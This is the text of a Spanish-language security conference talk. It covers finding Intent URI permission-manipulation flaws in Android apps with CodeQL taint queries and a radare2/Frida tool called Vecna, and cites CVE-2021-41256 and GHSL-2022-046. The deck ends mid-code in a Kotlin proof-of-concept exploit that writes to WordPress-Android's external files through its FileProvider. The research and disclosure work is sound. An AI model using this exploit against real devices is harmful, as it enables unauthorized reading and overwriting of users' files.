

TO THE UPSIDE DOWN AND BACK

Destapando CVEs en aplicaciones Android desde dos mundos

\$ whoami



Tony Torralba
Software Engineer
GitHub
[@_atorralba](https://twitter.com/_atorralba)



Alex Soler
Mobile Security Researcher
NowSecure
[@as0ler](https://twitter.com/as0ler)

Aviso de nuestro abogado

Las opiniones expresadas en esta presentación son única y totalmente personales, y no reflejan las opiniones de nuestros empleadores.



“El mundo material”,
Código fuente




“The Upside Down”,
Código compilado




“El mundo material”,
Código fuente



“The Upside Down”,
Código compilado



La vulnerabilidad




La vulnerabilidad




```
<provider
    android:name=" androidx.core.content.FileProvider"
    android:authorities="@string/file_provider_authority"
    android:exported="false"
    android:grantUriPermissions="true">
    <meta-data
        android:name=" android.support.FILE_PROVIDER_PATHS"
        android:resource="@xml/exposed_filepaths" />
</provider>
```

La vulnerabilidad

query,
update,
delete...



La vulnerabilidad






PARTE 1 ANALISIS ESTATICO

Código vulnerable

```
class ExportedActivity extends Activity {  
    public void onCreate(Bundle s) {  
        Intent i = getIntent();  
        setResult(i);  
    }  
}
```

CodeQL

- Lenguaje declarativo orientado a objetos.
- Realiza **consultas** al código como si se tratara de **datos**.
- Extrae el código a una **base de datos** que contiene:
 - AST
 - Control Flow Graph
 - Semántica



CodeQL



```
package nn10;

public class Demo {

    public void greet() {
        sayHello();
        sayWorld();
    }

    private void sayWorld() {
        say("World");
    }

    private void say(String message) {
        System.out.println(message);
    }

    private void sayHello() {
        say("Hello ");
    }
}
```

CodeQL



```
import java  
  
from Method m  
select m
```



```
package nn10;  
  
public class Demo {  
  
    public void greet() {  
        sayHello();  
        sayWorld();  
    }  
  
    private void sayWorld() {  
        say("World");  
    }  
  
    private void say(String message) {  
        System.out.println(message);  
    }  
  
    private void sayHello() {  
        say("Hello ");  
    }  
}
```

CodeQL

```
● ● ●  
import java  
  
from Method m  
where m.getNumberOfParameters() > 0  
select m
```



```
package nn10;  
  
public class Demo {  
  
    public void greet() {  
        sayHello();  
        sayWorld();  
    }  
  
    private void sayWorld() {  
        say("World");  
    }  
  
    private void say(String message) {  
        System.out.println(message);  
    }  
  
    private void sayHello() {  
        say("Hello ");  
    }  
}
```

CodeQL



```
import java  
  
from MethodAccess ma  
select ma
```



```
package nn10;  
  
public class Demo {  
  
    public void greet() {  
        sayHello();  
        sayWorld();  
    }  
  
    private void sayWorld() {  
        say("World");  
    }  
  
    private void say(String message) {  
        System.out.println(message);  
    }  
  
    private void sayHello() {  
        say("Hello ");  
    }  
}
```

CodeQL

```
● ● ●  
import java  
  
from MethodAccess ma  
where ma.getNumArgument() > 0  
select ma.getArgument(0)
```



```
package nn10;  
  
public class Demo {  
  
    public void greet() {  
        sayHello();  
        sayWorld();  
    }  
  
    private void sayWorld() {  
        say("World");  
    }  
  
    private void say(String message) {  
        System.out.println(message);  
    }  
  
    private void sayHello() {  
        say("Hello ");  
    }  
}
```

CodeQL - Data flow



```
class ExportedActivity extends Activity {  
    public void onCreate(Bundle s) {  
        Intent i = getIntent();  
        // ...  
        setResult(i);  
    }  
}
```

CodeQL - Data flow

```
import java
import semmle.code.java.dataflow.TaintTracking
import DataFlow::PathGraph

class Conf extends TaintTracking::Configuration {
    Conf() { this = "Conf" }


    override predicate isSource(DataFlow::Node source) {
        // Source
    }

    override predicate isSink(DataFlow::Node sink) {
        // Sink
    }
}

from DataFlow::Node source, DataFlow::Node sink
where any(Conf c).hasFlowPath(source, sink)
select sink, source, sink, "source flows to sink"
```

```
class ExportedActivity extends Activity {
    public void onCreate(Bundle s) {
        Intent i = getIntent(); Source
        // ...
        setResult(i) Sink
    }
}
```

CODEQL - DEMO -



Resultados

~500 aplicaciones Android open source analizadas.

Triaje manual de los resultados:

- Aplicaciones que tengan un Content Provider no exportado.
- Sólo aplicaciones “relevantes”.
- PoC || GTFO

Resultados

nextcloud/news-android

CVE-2021-41256

[https://securitylab.github.com/advisories/
GHSL-2021-1033_Nextcloud_News_for_Andro
id/](https://securitylab.github.com/advisories/GHSL-2021-1033_Nextcloud_News_for_Android/)



```
@Override
protected void onStart() {
    super.onStart();
    Intent intent = getIntent();
    intent.putExtra(
        SettingsActivity.SP_FEED_LIST_LAYOUT,
        mPrefs.getString(SettingsActivity.SP_FEED_LIST_LAYOUT, "0")
    );
    setResult(RESULT_OK, intent);
}
```

Resultados

**wordpress-mobile/
WordPress-Android**

GHSL-2022-046

[https://securitylab.github.com/advisories/
GHSL-2022-046_WordPress_for_Android/](https://securitylab.github.com/advisories/GHSL-2022-046_WordPress_for_Android/)

```
private void saveResult(boolean saved, boolean uploadNotStarted) {  
    Intent i = getIntent();  
    i.putExtra(EXTRA_UPLOAD_NOT_STARTED, uploadNotStarted);  
    i.putExtra(EXTRA_HAS_FAILED_MEDIA, hasFailedMedia());  
    i.putExtra(EXTRA_IS_PAGE, mIsPage);  
    i.putExtra(EXTRA_IS_LANDING_EDITOR, mIsLandingEditor);  
    i.putExtra(EXTRA_HAS_CHANGES, saved);  
    i.putExtra(EXTRA_POST_LOCAL_ID, mEditPostRepository.getId());  
    i.putExtra(EXTRA_POST_REMOTE_ID, mEditPostRepository.getRemotePostId());  
    i.putExtra(EXTRA_RESTART_EDITOR, mRestartEditorOption.name());  
    i.putExtra(STATE_KEY_EDITOR_SESSION_DATA, mPostEditorAnalyticsSession);  
    i.putExtra(EXTRA_IS_NEW_POST, misNewPost);  
    setResult(RESULT_OK, i);  
}
```



PARTE 2 ANALISIS DINAMICO


Enfoque

VS



radare2

- Open-source: <https://github.com/radareorg/radare2>
- Multiplataforma: OSX, iOS, Android, Linux, Windows
- Framework para reverse-engineering
 - Editor hexadecimal avanzado.
 - Disassembler
 - Decompiler (r2ghidra)
 - Debugger
 - ...
- Soporte para múltiples formatos (ELF, Macho, PE, Dex, GameBoy, ...)
- Soporte para múltiples arquitecturas (Intel, ARM, MIPS, Motorola , ...)
- Scriptable (via plugins, r2 scripts o r2pipe)




Frida

- Open-source: <https://github.com/frida/frida>
- Multiplataforma: OSX, iOS, Android, Linux, Windows
- Framework para Instrumentación dinámica.
 - Permite monitorizar el comportamiento de una aplicación.
 - Permite manipular el comportamiento de una aplicación.
- Scriptable (JavaScript/TypeScript)

FRIDA

Arquitectura




Arquitectura

FRIDA



1. Validar aplicación



5. Identificar Providers no exportados



Vecna

- Herramienta Python
- Host-side (radare2 via r2pipe):
 - Instalación/Desinstalación APKs
 - Validación de APKs
 - Parsing de AndroidManifest.xml
- Comunicación con agente vía RPC API.
- Device-side (Frida agent)
 - Identificación de Activities exportadas
 - Envío tainted Intent via startActivityForResult a cada Activity
 - Hooking Activity.setResult

URL: <https://github.com/as0ler/vecna>



Vecna

1. Validar aplicación

```
$r2 apk://News-Android-App-oss-release.apk  
-- git pull now  
[0x003ecb4d]> o  
3 - r-x 0x00003df8 zip://News-Android-App-oss-release.apk//AndroidManifest.xml  
4 - r-x 0x00052f68 zip://News-Android-App-oss-release.apk//classes2.dex  
5 * r-x 0x003e2af8 zip://News-Android-App-oss-release.apk//classes.dex  
[0x003ecb4d]> oj~{=}~classes.dex  
json[2].uri = "zip://News-Android-App-oss-release.apk//classes.dex";  
[0x003ecb4d]> █
```

5. Identificar Providers no exportados

```
[0x003ecb4d]> o  
3 - r-x 0x00003df8 zip://News-Android-App-oss-release.apk//AndroidManifest.xml  
4 - r-x 0x00052f68 zip://News-Android-App-oss-release.apk//classes2.dex  
5 * r-x 0x003e2af8 zip://News-Android-App-oss-release.apk//classes.dex  
[0x003ecb4d]> op 3  
[0x003ecb4d]> s 0x0  
[0x00000000]> b $s  
[0x00000000]> pFAj~{=}~provider~false  
json.child[11].child[14].provider.android:exported = "false";  
[0x00000000]> █
```



Vecna

2. Obtener todas las Exported activities



```
// Obtain Exported Activities
context.getPackageManager().getPackageInfo(context.getPackageName(), GET_ACTIVITIES).activities.value
    .filter(activityInfo => activityInfo.exported.value === true)
    .forEach(activityInfo => {
        send({ type: 'log-event', msg: `Exported activity detected : ${activityInfo.name.value}` })
        exportedActivites.push(activityInfo.name.value);
    });
}
```

FRIDA

Vecna

3. Llamar startActivity con tainted Intent



```
exportedActivites.forEach( activityName) => {
    var intent = Intent.$new();
    intent.setClassName(context.getPackageName(), activityName);
    intent.addFlags(TINTED_FLAGS);
    intent.setData(Uri.parse(VULNERABLE_URI));
    send({ type: 'log-event', msg: `sending startActivityForResult to ${activityName}` })
    task.startActivity(context, intent, null);
    Thread.sleep(1);
});
```

FRIDA

Vecna


4. Monitorizar si setResult



```
// Intercept setResult
Activity.setResult.overload('int', 'android.content.Intent').implementation = function (resultCode, data)
{
    if (data.getDataString() === VULNERABLE_URI && data.getFlags() === TAINTED_FLAGS) {
        send({
            type: 'vuln-event',
            packageName: this.getPackageName(),
            className: this.getLocalClassName(),
            msg: `${this.getLocalClassName()}: setResult called with ${data.getDataString()} and flags: ${data.getFlags()}`
        })
        this.setResult(resultCode, data);
    }
}
```

FRIDA

R2 + FRIIDA DEMO



Aspectos inesperados

- La aplicación finaliza cuando se llaman algunas Activities.

```
[+] Spawning com.findxtechnologies.driver
[+] Running exploit
[+] Exported activity detected : com.findxtechnologies.driver.LauncherActivity
[+] Exported activity detected : com.findxtechnologies.driver.CabRequestedActivity
[+] Exported activity detected : com.braintreepayments.api.BraintreeBrowserSwitchActivity
[+] Exported activity detected : com.findxtechnologies.driver.deliverAll.DeliverAllCabRequestedActivity
[+] Exported activity detected : com.findxtechnologies.driver.deliverAll.DeliverAllRatingActivity
[+] Exported activity detected : com.findxtechnologies.driver.deliverAll.LiveTrackOrderDetailActivity
[+] Exported activity detected : com.findxtechnologies.driver.deliverAll.LiveTrackOrderDetail2Activity
[+] Exported activity detected : com.findxtechnologies.driver.deliverAll.TrackOrderActivity
[+] Exported activity detected : com.findxtechnologies.driver.deliverAll.OrderHistoryActivity
[+] Exported activity detected : com.findxtechnologies.driver.deliverAll.OrderDetailsActivity
[+] Exported activity detected : com.findxtechnologies.driver.deliverAll.PaymentCardActivity
[+] Exported activity detected : com.google.firebaseio.auth.internal.GenericIdpActivity
[+] Exported activity detected : com.google.firebaseio.auth.internal.RecaptchaActivity
[+] sending startActivityForResult to com.findxtechnologies.driver.LauncherActivity
[+] sending startActivityForResult to com.findxtechnologies.driver.CabRequestedActivity
[+] sending startActivityForResult to com.braintreepayments.api.BraintreeBrowserSwitchActivity
[+] Killing com.findxtechnologies.driver with PID 15475
[+] Uninstalling apk/00447a594bbcc27cf955a28fa67728d1.apk
```

Aspectos inesperados

- Analizar aplicaciones maliciosas conlleva a comportamientos inesperados.

```
[0x00000000]> o
3 * r-x 0x000081b8 zip://apks/001b9e0fb885d6e2f42048b5bc3cb491.apk//AndroidManifest.xml
4 - r-x 0x0033efa0 zip://apks/001b9e0fb885d6e2f42048b5bc3cb491.apk//assets/audience_network.dex
5 - r-x 0x00893340 zip://apks/001b9e0fb885d6e2f42048b5bc3cb491.apk//classes.dex
6 - r-x 0x008af1b4 zip://apks/001b9e0fb885d6e2f42048b5bc3cb491.apk//classes2.dex
7 - r-x 0x000f391c zip://apks/001b9e0fb885d6e2f42048b5bc3cb491.apk//classes3.dex
[0x00000000]>
```



Aspectos inesperados



Resultados

~1200 aplicaciones Android closed source analizadas.

Resultados

~1200 aplicaciones Android closed source analizadas.

27 aplicaciones vulnerables encontradas.





PARTE 3
EXPLORACIÓN



```
<provider
    android:name="androidx.core.content.FileProvider"
    android:authorities="${applicationId}.provider"
    android:exported="false"
    android:grantUriPermissions="true">
    <meta-data
        android:name="android.support.FILE_PROVIDER_PATHS"
        android:resource="@xml/file_provider_paths" />
</provider>
```



```
<?xml version="1.0" encoding="utf-8"?>
<paths>
    <external-path
        name="external_files" path="/" />
</paths>
```

EXPLORACION DEMO



EXPLORACION DEMO



```
class IntentUriManipulationPoc : Activity() {

    fun exploitWordpressProvider() {
        val i = Intent()
        i.setClassName("org.wordpress.android.prealpha",
"org.wordpress.android.ui.posts.EditPostActivity")
        i.addFlags(Intent.FLAG_GRANT_READ_URI_PERMISSION or Intent.FLAG_GRANT_WRITE_URI_PERMISSION)

        // Setting necessary extras so that the application doesn't crash
        val s = SiteModel()
        s.xmlRpcUrl = "http://127.0.0.1:8080/xmlrpc.php"
        s.url = "http://127.0.0.1:8080"
        i.putExtra("SITE", s)
        i.putExtra("isLandingEditor", false)

        i.data =
Uri.parse("content://org.wordpress.android.prealpha.provider/external_files/Documents/test.txt")
        startActivityForResult(i, 0)
    }

    override fun onActivityResult(requestCode: Int, resultCode: Int, data: Intent?) {
        super.onActivityResult(requestCode, resultCode, data)
        try {
            val outputStream = contentResolver.openOutputStream(data?.data!!)
            outputStream?.write("pwned".toByteArray())
            Log.e("evil", "Written!")
